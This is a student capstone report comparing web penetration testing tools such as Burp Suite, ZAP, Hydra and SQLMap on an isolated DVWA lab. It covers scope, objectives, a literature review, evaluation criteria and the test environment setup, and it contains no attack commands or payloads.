Project Role	Name
Capstone Co-Ordinator	Masoud Shakida
Project Sponsor/ Supervisor	Andrew David
Client/Stakeholders	Unitec Masoud Andrew
Technical Advisor	Justin Ng Senior Penetration Tester
Tanveer Ahmed Osman	Project Manager
Jun Russell Ragasa	Penetration Tester
Hope Pose-Anesone	Penetration Tester

Table 2 - Distribution List

1.3 Glossary

Table 3 contains the list of glossary.

Abbreviation	Definition
PT	Penetration Testing
OWASP ZAP	Zed Attack Proxy tool
SQL Injection	Code injection attack consists of the insertion of SQL query.
DVWA	Damn Vulnerable Web Application
SWOT	Strengths, Weaknesses, Opportunities, and Threats
SQL Map	Pen Testing tool detecting and exploiting SQL Injection
IT	Information Technology
GUI	Graphical User Interfaces
SME	Small Middle Enterprises
GDP	Gross Domestic Product
FTP	File Transfer Protocol
HTTP	Hypertext Transfer Protocol
Fuzzer	An automated software technique
IP address	Internet Protocol Address
WFUZZ	Brute Force Pen Testing Tool
SMB	Server Message Block
SQL Map	Tool used for detecting and exploiting SQL injection
Hydra	Brute Force Pen Testing Tool
Burp Suite	Application Security Testing Tool Software
Nikto	Automatic Vulnerability Scanner
NCSC	National Cybersecurity Center
Portswigger	Company provides Web Security Software
Kali Linux	Open-source Linux software design for Pen Testing
Apache	A free open-source web server
ms	Millisecond
RTT	Real travel time
VMware workstation	A desktop hypervisor software used to run virtual machine
MacOS Sequina	Apples MacOS operating system
Hybrid Methodology	Blended project management combines of Waterfall and Agile
Wifi	Wireless network technology
Router	Physical or virtual appliance used in networking system
Kanban Jira	Framework for Agile hosted in Jira
PlatformPi	Ecommerce website
Get	Method of retrieving data
MySQL	Database Management System
CPU	Central Processing Unit

1.4 Contribution List

This project is a collaborative effort, and we would like to thank everyone who contributed to this project generously.

First and foremost, we would like to thank our project coordinator, Masoud Shakiba, for providing us with the necessary support throughout the project and guiding us in the right direction.

We would also thank PortSwigger Company for providing us with the paid version of the Burp Suite Professional to test the software during this capstone project. This contribution immensely helped us to find more in-depth results.

Our extended gratitude goes to Andrew David, who is our project sponsor and supervisor. We would really like to thank him for being so supportive. His guidance and mentorship were invaluable, and it would not have been possible for us without his guidance to complete our project.

We also thank Justin Ng, our technical advisor, for providing technical support and advice. His support for setting up the DVWA environment was helpful in conducting our test effectively.

Finally, to those who supported our project, directly and indirectly, we would like to convey our deepest thanks for their contribution.

Project Confidentiality

The following document contains confidential information intended solely for the members of the research/project team, including the sponsor and project supervisor. Unauthorised disclosure, copying, distribution, or use of this information is strictly prohibited. The contents of this document are to remain confidential until the findings are published, which is to be determined (TBD). Any release or sharing of this document's contents prior to official publication must be approved by the sponsor of the project.

Distribution List

This document will remain confidential until published by the sponsor and/or team. However, this document will be accessed by the Capstone Project Coordinator, Unitec internal assessors including Judging Panel members, and Unitec's internal and external academic moderators for the purposes for ensuring that students have completed the requirements necessary to achieve the learning outcomes of the ISCG7431 Capstone Project course and any other academic requirements.

2.0 Executive Summary

This research project compares various penetration testing tools for evaluating web application vulnerabilities in a secure environment. As cyberattacks grow more complex and sophisticated, selecting the best tools becomes the number one priority for accurately identifying, assessing, and mitigating security risks in web applications in the cyber world. This study focuses on the effectiveness of popular tools like Burp Suite, Wfuzz, OWASP ZAP, Hydra, and SQL Map in identifying common vulnerabilities such as SQL Injection and authentication errors with different security levels.

Each tool was assessed based on criteria including accuracy, detection capabilities, usability, integration options, and reporting features. Among the selected tools, Burp Suite and OWASP ZAP demonstrated high accuracy and adaptability, which are particularly valuable for manual testing and advanced customisation in a secure environment.

By outlining the strengths and limitations of each tool, this research guides testing professionals and businesses in making informed decisions based on project requirements, budget, and security goals. The findings emphasise the importance of a multi-tool approach to ensure comprehensive and effective vulnerability assessments, ultimately enhancing the security posture of web applications.

3.0 Introduction

In today's digital world, we can see that web applications are one of the main services and interfaces of many organisations in interacting with their clients. Many hackers use this opportunity to exploit the system and get delicate data from organisations, which they use to access the system. This is why securing web applications is very important. In this project, we aim to address these issues by evaluating the most common penetration testing tools to check the effectiveness of the chosen tools in identifying vulnerabilities in web applications.

Our project's main goal is to perform a comparative analysis of the most popular tools: the Burp Suite Professional and Community version, OWASP ZAP, Wfuzz , SQL map, and Hydra. We have chosen these tools because they are used mostly by people doing penetration testing and just people trying to test web applications. These tools have unique strengths in identifying vulnerabilities and issues in web applications. The assessment will focus on some key metrics, detection accuracy, performance speed, and whether they have a feature to generate reports. We have set up a real-world-like simulated testing environment to determine how well these tools perform. We tested each tool on DVWA (Damn Vulnerable Web Application) multiple times and recorded each result, and tested them in low, medium, and high levels of security.

By conducting an in-depth analysis, our project will provide insights about each tool and recommend the most effective and reliable tools for cybersecurity professionals seeking to secure web applications. Furthermore, the study will highlight which tools are the most balanced regarding speed, accuracy, and reliability, which would guide securing web interfaces for any security threats.

Ultimately, this project will help cybersecurity professionals and organisations by presenting a thoroughly researched comparison of the chosen penetration testing tools. This resource will contribute to providing information to help web applications be more secure through all the insights shared in this project for practitioners and the selection of tools recommended for web application security.

4.0 Problem Statement

4.1 Problem Scenario – Tahuro e-commerce business

Identifying vulnerabilities in web applications is crucial, specifically for a small startup business proliferating and concerned about its online platform's security. Organisations often face challenges with selecting practical tools in the context of penetration testing, leading to compatibility issues and operational inefficiencies.

4.2 Current State Scenario

Tool Selection: The IT manager is responsible for various penetration testing tools but finds the information scattered and inconsistent. Many tools need comprehensive documentation, and there are no clear comparisons available. After spending several hours sifting through user reviews and outdated articles, the IT manager selects a tool based on positive user comments despite needing to understand its features or limitations fully.

Execution: The penetration test is conducted, but the results show a mix of critical and minor vulnerabilities. The IT manager notices several alerts that indicate potential issues, but without proper documentation or a clear understanding of the tool's accuracy, there's confusion about which vulnerabilities are legitimate.

Outcome: Relying on the tool's findings, the IT team prioritises remediation efforts based on what they assume to be the most critical vulnerabilities. However, some flagged vulnerabilities are false positives, while significant issues are overlooked. This oversight leaves the web application exposed to potential exploits. Also, current manual testing methods are time-consuming and inconsistent.

4.3 Addressing the problem

To understand and address the security challenges facing Taruho's IT Team, the problem is analysed through SWOT analysis, which helps to visualise the current state, identify gaps, and establish a structured approach for improving the penetration testing process [1].

Table 4 shows the identified challenges in our team using SWOT analysis.

Strengths	Weaknesses
Growing e-commerce platform	Inconsistent penetration testing methods
Access to various testing tools	Reliance on unverified information sources
Motivated IT, team	Limited tool documentation and guidance
Opportunities	Threats
Improved tool selection framework	Rising cyber threats targeting web application
Streamlined testing and remediation	False positives leading to resource waste
Enhanced platform security	Undetected vulnerabilities

Table 4 - SWOT Analysis

4.4 Desired State Scenario and Solution

With proper updated research review and reliable resources, the IT team could confidently conduct and analyse the penetration test, ultimately enhancing the security of the web application platform. Access to evaluation frameworks for penetration testing tools and could make an informed decision, ensuring the selected tool is well suited for their specific needs. Comprehensive documentation and recommendations would clarify how to interpret the test results, minimising the chances of false positives and ensuring that all critical vulnerabilities are addressed.

A defined comparison of performance metrics, test accuracy, and evaluation of tools is necessary to ensure efficiency and security gaps. Establishing performance metrics will allow the IT team to systematically evaluate the effectiveness of penetration testing tools, streamline their processes, and enhance the platform's overall security posture.

5.0 Objectives

5.1 Objectives for Penetration Testing

Objectives for Comparative Analysis of Web Application Tools

The project assesses the efficiency of selected penetration testing tools, including Hydra, Burp suite professional and community, OWASP ZAP, Wfuzz, and SQL Map, in identifying web application vulnerabilities, particularly brute force technique and SQL injection. The tools will be evaluated with performance metrics such as accuracy, ease of use, and report-generated features. Using the structured framework for guidance in comparison. The result will then be analysed, and recommendations will be provided for cybersecurity professionals and organisations to enhance web application security.

5.2 SMART Objective

Specific:

Produce a well-researched report comparing multiple penetration testing tools, including Hydra, Burp suite professional and community, OWASP ZAP, and SQL Map. Detailed information on each tool's capabilities will be provided to recommend which tool has the best features in detecting web application flaws. The ultimate goal is to guide cybersecurity professionals and organisations in securing web applications by selecting the most effective tools.

Measurable:

The tools are evaluated on:

- The accuracy of each tool in detecting web application vulnerabilities
- The ease of use of each tool
- Reporting capabilities
- The speed performance of each tool

The structured framework will guide the comparison, and each tool will check the success rate of identifying security flaws and ensure that the result is consistent in the test environment.

Achievable:

We can achieve this objective by choosing highly used penetration testing tools and known methodologies. We used simulated web application environments that we will use to test web application vulnerability. We will use DVWA (Damn Vulnerable Web Application), which is hosted by our stakeholder Justin Ng (Spark Senior Penetration tester), and the Platform PI application. We ensure a controlled and practical approach while testing. Having the right people and available resources, the project's scope is well within reach.

Realistic:

The analysis will focus on several penetration testing tools we can analyse for three months of the project, ensuring a thorough comparison and research and that we achieve the project's scope. Recommendations will be provided after testing real-world web security scenarios. Making the testing more realistic and beneficial to stakeholders.

Time-Bound:

The project will be completed and presented in 15 weeks. The key phases include tool testing, which is done in 4-8 weeks. Framework development, performance criteria, and metrics are created during Weeks 9-11, and the final report will be on weeks 12-14; the final presentation is scheduled for November 15, 2024.

5.3 Stakeholder's Understanding

This project aims to provide a comprehensive analysis of the efficacy of selected penetration testing tools to stakeholders or anyone seeking some effective tools that they might use to assess the vulnerabilities of web applications. This report focuses on the most used penetration testing tools: Burp Suite versions, OWASP ZAP, SQLMap, and Hydra. By carefully evaluating these tools with testing and performance criteria created by the team, we aim to provide insights into each tool's strengths and limitations and how they are suitable in any scenario. These results can help stakeholders select appropriate tools for testing web applications and secure them by providing mitigations. A structured framework and detailed document creation will guide stakeholders in understanding each tool, and it is easier to adopt recommendations for enhancing cybersecurity in their organisation.

6.0 Scope

6.1 In Scope

- Analysis of at least five widely used penetration testing tools for web applications.**

This project will include five popular penetration testing tools to assess their effectiveness in terms of identifying web vulnerabilities. The capabilities, efficiency and limitations of each tool will be assessed to determine its functionality.

- The selected tools will be used in a controlled web application environment (DVWA) with known vulnerabilities.**

A secure and isolated testing environment is Damn Vulnerable Web Application (DVWA). The testing will be held in this controlled environment to allow consistent and reproducible testing conditions to accurately compare the testing tools.

- The tools used in the project are open-sourced and possible commercial penetration testing tools if the company provides them in the analysis.**

Both open-source and paid commercial tools will be used to analyse different functionalities.

- Develop a test plan for comparing the tool's performance.**

A structured testing plan will be outlined with specific testing criteria, including detection accuracy, ease of use, and other parameters.

- Data collection from testing and proper documentation.**

Data collected from each tool will be documented to identify vulnerabilities and possible overall efficiency.

- Preparation of presentation and provide recommendations.**

The final summarization of the findings is where each tool's performance is evaluated. The project will include recommendations on which tools are best for specific types of web testing and their strengths.

6.2 Out of Scope

- **Testing the penetration tools in a Live Production Environment.**

The testing will not be implemented in real-world environments as some legal issues are involved.

- **Creation or Modification of new tools.**

No creation or modification of the tools will be executed.

- **Mitigation of identified Vulnerabilities.**

No security patches or configurations will be altered while testing.

- **Creation of Web application for testing.**

No new web application will be created for testing purposes.

- **Long-term monitoring and maintenance of web applications.**

There will be no long-term monitoring and vulnerability check on the web application.

- **Assessing the overall security of the system.**

Only the web application vulnerability will be assessed.

- **Cost-benefit analysis of the tools.**

This penetration testing phase will not include a cost-benefit analysis of different paid tools.

7.0 Literature Review

Taruho's literature review illustrates primary and secondary sources to enhance understanding of the crucial tools in assessing vulnerabilities and the necessity to improvise. Penetration testing is a critical set of tools for checking system security vulnerabilities. As web-based services and applications grow, significant security concerns have also developed.

7.1 Evaluation of literature from primary and secondary sources

Primary sources emphasise the urgent need for continuous assessment and adaptation as the ongoing evolution of cyber threats is advanced. A study by Albahe [2] accounts for empirical research on tools' performance in identifying vulnerabilities. [3] Research on the unique challenges that arise within virtual environments. Study by Khan/bang [4] emphasises the importance of standardised reporting. In secondary sources, all papers above combine findings from primary sources to provide a broader perspective on the capabilities and limitations of different pen-testing tools.

7.2 Comparison and Contrasting of Different Sources

Literature reviews from the sources above offer distinct but complementary insights into PT; Kim and Lee's work specialises in a virtualised context [3]. In contrast, research studies aid in tool selection for specific needs. Moreover, the MDPI study presents an overall performance benchmark, making it ideal for general web security assessments.

7.3 Connection of Literature to the Project

The literature review is related and understood to be relevant to the Taruho project in recognition of the need for a comprehensive evaluation process that includes multiple tools or methodologies to ensure proficiency.

Ultimately, integrating the findings and recommendations enhances its effectiveness, ensuring that chosen penetration testing strategies are well-suited to the complexities of the web applications being assessed and provide reliable insights for improving overall security [2].

7.4 State of the Art: Evaluation of Current Technologies

1. Testing Environment - Modern Virtualization enables maximising resource utilisation. However, it is still prone to complications that testers must be aware of.
2. Tools Platform – Commercial tools like Burp Suite simulate real-world attacks, but the free community provides an excellent alternative for low-budget organisations.
3. Tool Integration – Modern PT tools are increasingly incorporated to stay updated. However, allowing proper evaluation documentation and software updates can optimise testing efforts based on their specific environment.
4. Evaluation Criteria – The diversity of Penetration Test Technology can cater to the needs of SMEs; however, several criteria should be considered
 - Ease of use
 - Integration
 - Scalability
 - Cost-effectiveness

7.5 Comparison and Contrast of Current Technologies

The state-of-the-art analysis reveals a distinct contrast in the current PT technologies compared to the Taruho project approach, evaluating the efficacy and comparative analysis of tools, such as OWASP ZAP, reduced the learning curve and made them accessible even to less experienced testers.

7.6 Connection to our Project

Similarly, understanding the trade-offs between free tools like ZAP and commercial options like Burp Suite Pro helps align the tool selection with the project's budget constraints to individuals.

7.7 Summary of literature review

The literature review and state-of-the-art analysis underscore the urgency of addressing the comparative analysis of penetration testing tools in web applications, which is paramount. The value of virtualised environments and precise tool selection enhances testing accuracy and creates a safe, scalable framework for cybersecurity assessment and training. Please refer to the "Literature Review" appendix for a literature overview.

8.0 Problem and Requirements Analysis

Breakdown of Project Objectives into Requirements

The initial project analysis requirement follows these phases.

- ▶ Planning, Research, and Tool Selection
- ▶ Design Testing and Environment Setup
- ▶ Implementation, Testing and Document
- ▶ Analysis and Reporting
- ▶ Deployment and Presentation

To achieve the above phases, objectives were divided into detailed requirements below:

1. Select practical penetration testing tools.
 - Conduct a literature review and comparative analysis to evaluate tool suitability.
 - Establish selection criteria, such as detection accuracy, latest updates, performance speed, and feature completeness.
2. Create a safe environment for vulnerability testing
 - Set up a controlled web application (e.g., DVWA) with intentional security flaws.
 - Isolate the environment from production to avoid interference with the live system.
3. Ensure testing accuracy and minimise false positives
 - Track and analyse metrics like false positive rate, vulnerability detection accuracy, and execution speed for each tool.
 - Provide clear documentation on tool usage and interpretation of test results.
4. Provide actionable and recommendation insights and recommendations.
 - Document a detailed report of findings, including each tool's strengths, weaknesses, and suitability of each tool
 - Compile a set of recommendations to address critical based on priority
5. Share findings with stakeholders effectively.
 - Prepare a presentation summarising the key findings, tools, comparison insights, and recommended security improvements.

Aligns with the initial objectives and addresses specific challenges:

- The Taruho IT Team will have a structured selection process, minimising reliance on outdated or inconsistent information
- Setup of a controlled testing environment allows for repeatable vulnerability analysis.

- Performance metrics ensure tool accuracy and reliability, reducing false positives and undetected vulnerabilities
- Comprehensive documentation and a final presentation ensure stakeholders are well informed, guiding future security strategies effectively.

Software, Hardware and Tools Used

Software: Testing Virtual Environment

- Operating Systems: Windows 10/11 64-Bit,
- Kali Linux Version 2024
- VMWare Workstation

Software: Pen Testing Tool (some tools already installed within Kali)

- Burp Suite Professional
- Burp Suite Community
- Hydra
- Wfuzz
- Nmap
- Zap
- SQL Map

Testing Web Application:

- DVWA (enable to whitelist and host online privately on Cloud Server for Testing purposes)
- Web Server Installation: Apache 2.1

Hardware:

- HP Laptop - Intel core i5
- Apple Laptop – MacOS Sequoia
- HP Laptop – Elitebook
- Router
- Wi-Fi

Rationale for selected technology

The selected testing tools and software were based on their ability to:

- **Enhance Security Assessment:** Tools like Burp Suite and ZAP provide in-depth testing capabilities using the Brute Force attack, allowing the team to assess web application security comprehensively.

- **Support Automation and Efficiency:** Tools like SQL map and Hydra streamline repetitive tasks, allowing the team to focus on analysis and remediation.
- **Provide Isolation and Safety:** Virtualization ensures testing activities are isolated from live systems, minimising risks to production environments and reliable testing scenarios.
- **Facilitate Documentation and Reporting:** Tools that offer structured output, such as Burp Suite, make documenting findings easier and provide transparent reporting to stakeholders.

9.0 Project Management Methodology

Hybrid Methodology

Taruho project employs a hybrid project management approach as we utilise Gantt Charts to monitor and ensure each phase is complete.

Also, we prioritise SecSDLC as our foundational framework in which we also utilise OWASP Pen Testing workflow to guide our PT testing activities that emphasise on phases below [5].

- ▶ Information Gathering

Purpose: This stage sets the penetration test's foundation, which helps identify potential entry points.

- ▶ Review Possible Test Method

Purpose: This is the critical stage where different testing tools can be compared based on their ability to detect various vulnerabilities.

- ▶ Have the Attack Methods been Analyzed and Investigated?

Purpose: Executing an attack, the Tester evaluates whether potential methods have been explored.

- ▶ Did the Attack succeed?

Purpose: To confirm that the vulnerability is real and exploitable rather than a false positive.

- ▶ Evaluate the Tool /Risk Assessment of the Attack

This stage can be used to compare how different tools are prioritised, which is essential for practical evaluation.

With the Agile structure, we utilised the Kanban Jira Platform as an ideal methodology required in our implementation testing phase, with continuous testing, research, and evaluation as essential when dealing with evolving threats and vulnerabilities. Please see the appendix for the Project Gantt Chart and Jira board.

10.0 Project Design

10.1 Structure Design

The structural design of this penetration testing project includes a Damn Vulnerable Web Application (DVWA) environment setup is a safe mode and critical analysis of the web application vulnerabilities. Within a controlled environment, DVWA allows penetration testers to test weaknesses in the system with different levels of security. Different penetration testing tools such as Hydra, OWASP ZAP, Wfuzz, Burp Suite and SQL Map can be implemented to test the system's vulnerability through SQL Injection and brute force attacks.

Each tool has a different approach and reacts to this controlled and secure structure. The penetration tester controls each tool's functionality to initiate the attack based on the situation. The attack is done on the Web application – DVWA. The appropriate response comes from the vulnerable website, where the security levels are determined. Based on the response, it is analysed, weakness is discovered, and the loophole is identified. Finally, the report and documentation are done with the help of a structured design.

Figure 1 shows how our testing is done using a systematic approach.



Figure 1 - Process of doing the Penetration testing. [6]

This structured approach provides detailed insight into the weaknesses and strengths of each tool, along with the enhancement of the testing. This project will help security professionals to choose the right tool to assess the web application in a secure environment.

10.2 Conduct Initial Research on The Penetration Testing Framework

To understand the development of Penetration Tests over the last few years, various researchers in the field examine different aspects of web application testing where most projects implement the OWASP Framework guidelines [7].

10.3 Review Academic and Industry Reports

We have conducted a literature review based on the work done by various researchers in Web Application Testing tools. Our Research Methodology for comparing and evaluating the selected Web application pen testing tools was developed following the criteria below.

10.4 Selection of Penetration Testing Tools

Selecting and implementing the right penetration testing tools is crucial to carry out the expected result when it comes to testing web applications. When selecting the appropriate tool, there must be a balance between usability and functionality, which will meet project requirements. Supporting a range of applications and finding specific vulnerabilities within security levels are also considered when selecting tools. For example, as there are automation features, SQL Map can be used for SQL injection attacks on the database.

Security experts may customise attacks and conduct in-depth analysis of HTTP/S traffic with the help of Burp Suite and OWASP ZAP, which are well-known for thorough web application scanning and include proxy-based testing, interception, and custom payload choices [3].

Furthermore, some penetration testing tools come in both paid and open-source versions. Open-source tools such as ZAP, Nikto, Hydra, Wfuzz, and SQL Map have different functionalities, and paid tools such as Burp Suite have some more features compared to the community version. The paid version includes some automation and improved reporting functionality.

10.5 Setting Up Test Environments:

Effective and efficient penetration testing projects require setting up a secure test environment, which enables testers to recreate actual attacks on online applications without endangering live data. The Damn Vulnerable Web Application (DVWA) is one of the controlled environments where testers may safely practice exploiting deliberate flaws. To prevent any security threats, installing DVWA usually entails setting it up on a local or virtual server. This setup is separated from any live production environment. This secure and stable environment provides insight into how vulnerabilities react to different attack tactics and may be adjusted by the tester from low to high-security levels [8].

Setting the environment along with the tools is a crucial and important task. For example, intercepting HTTP requests through Burp Suite and setting up login credentials for testing with Hydra is a step-by-

step process. In order to work properly, these tools need to be set in such a way that on different security levels, they can perform at their best effort. A properly configured testing environment helps the security team to identify weaknesses in the system and mitigate future exploitation [9].

Figure 2 shows the team's design and implementation of the project, having 3 different virtual machines and tools used to test web applications.



Figure 2 - Process of doing the Penetration testing [6]

10.6 Test Implementations

In penetration testing projects, test implementation entails prearranged steps to find, exploit, and record security flaws in an online site with a secured and controlled environment. The first step in this phase is to choose the target regions in a controlled setting, such as a Damn Vulnerable Web Application (DVWA), which is designed to highlight typical security vulnerabilities at different levels. Tools are tested with commands relevant to each attack for every vulnerability found. For instance, Burp Suite or OWASP ZAP allow both automatic and manual scanning to find hidden vulnerabilities and analyse HTTP/S requests. At the same time, SQL Map may automate SQL injection testing by focusing on fields with known vulnerabilities [10].

Penetration testers investigate how programs or applications react to harmful inputs during implementation using various strategies, including input manipulation. Every test has thorough documentation that includes information on successful exploits, unsuccessful efforts, and unexpected system reactions. Testers mostly use a variety of factors and variables to validate results from various approaches, assuring comprehensive and reliable outcomes for each test. Collecting screenshots and other evidence at every stage thoroughly records the application's security posture [11].

10.7 Selection of evaluation criteria

Assessment criteria are one of the important factors to choose when it comes to evaluating the efficiency of the penetration testing tools. Based on the testing, the assessment criteria are categorised into different factors. The assessment criteria for each tool are:

Tool Type: It defines open-source or paid version

Version No: It defines the version of the tool.

Latest Update: It defines the date of the newest update

Cost Effective: It defines if the tool is a paid version and how much it costs.

Integration: It defines whether this tool can be implemented with other web application penetration testing tools.

Ease of Use: Comprehensive and needs tutorials or a manual to use the application.

Accuracy: This gauges how consistently a tool detects real vulnerabilities without producing false positives.

Performance/speed: It defines how quickly it can perform its operation.

Usability: It defines how the tool is used in terms of installation.

Scalability: It refers to the adaptability of the tool in different operating systems.

Reporting: It defines the reporting format and understandability of the outcome.

Out of these criteria, accuracy, integration, performance, and scalability are most important. In addition to these, usability is also important because when it comes to complex testing, usability becomes the prime factor. Performance criteria could be very effective in terms of identifying vulnerabilities in a customised environment, which explains how it can adjust according to the needs [12].

Furthermore, the tool's integration capacity evaluates if it can complement other systems or tools to improve testing workflows for different test environments. Reporting features are also crucial since they enable penetration testers to record their results thoroughly to identify actual output. Testers may choose to use the finest technologies to do precise, thorough, and effective security assessments

that are adapted to particular project requirements and circumstances for any project by using these evaluation criteria [6].

We ensured the most recent versions of each tool were used for evaluation, verifying updates until the project deadline. The base model of our performance criteria is below. Figure 3 shows the design of our performance criteria used to test each tool used in the project.

Test Tool Name	[Tool Name]	Test Case Version:	[BS_01]
Date	[Date of Testing]	Test Input:	
Tester Name:		Test Environment:	[Virtual Kali OS]
Criteria	Metrics	Test Comments	
Tool Type:	[Community, Paid, Free Trial]	[Provide a short explanation]	[Provide screenshots or explanation]
Version No:	[Version used in Testing]		
Latest Update:	[New update available]	[How often does the tool updates]	
Accuracy:	[Low/Moderate/High]	[Provide a short explanation of the tool's vulnerability detection accuracy]	
Update	[Frequent/Seldom/out of Date]	[Describe the frequency of updates]	
Ease of Use:	[Low/Moderate/High]	[How user-friendly is the tool? Consider interface design Learning curve, support]	
Cost Effective:	[Paid/Open Source]	[Specify whether the tool is free or open source and compare the cost with value]	
Usability:	[Low/Moderate/High]	[Rate the overall user experience in terms of ease of navigation and functionality]	
Performance/Speed:	[Low/Moderate/High]	[How well does the tool when performing scans on web applications?]	
Scalability:	[Low/Moderate/High]	[How well does the tool handle large-scale web applications and enterprise environments?]	
Reporting:	[Low/Moderate/High]	[Evaluate the quality customisation of reports generated]	

Figure 3 - Our Performance Criteria

11.0 Project Implementation

Figure 4 shows detailed information on the settings used in our testing. Hardware and software used and tools to test web applications.



Figure 4 - Test Bed for Penetration Testing

Environment Setup:

Virtualisation and OS Setup

This project will have a testing environment setup. A Kali Linux operating system will be installed in a virtual machine, specifically VMware Fusion, and will be dedicated to this project for penetration testing. Kali Linux is a famous operating system for security professionals because it has pre-installed security and penetration testing tools. By deploying this to VM, we ensure an isolated environment where the tools we tested do not affect other network devices. Also, using virtualisation, there is a feature where we can reverse to a previous state if issues arise during testing.

Separately, DVWA (Damn Vulnerable Web Application) will be installed on a distinct VM which is handled and hosted by our stakeholder, who is working as a Senior Penetration tester Justin Ng. DVWA is a known vulnerable application that is ideal for penetration testing. It allows a real-world simulation of web application vulnerabilities. DVWA is in another VM to protect the other system by not exposing its vulnerabilities.

Figure 5 shows the log-in page of our target web application for testing, which is hosted by our stakeholders.

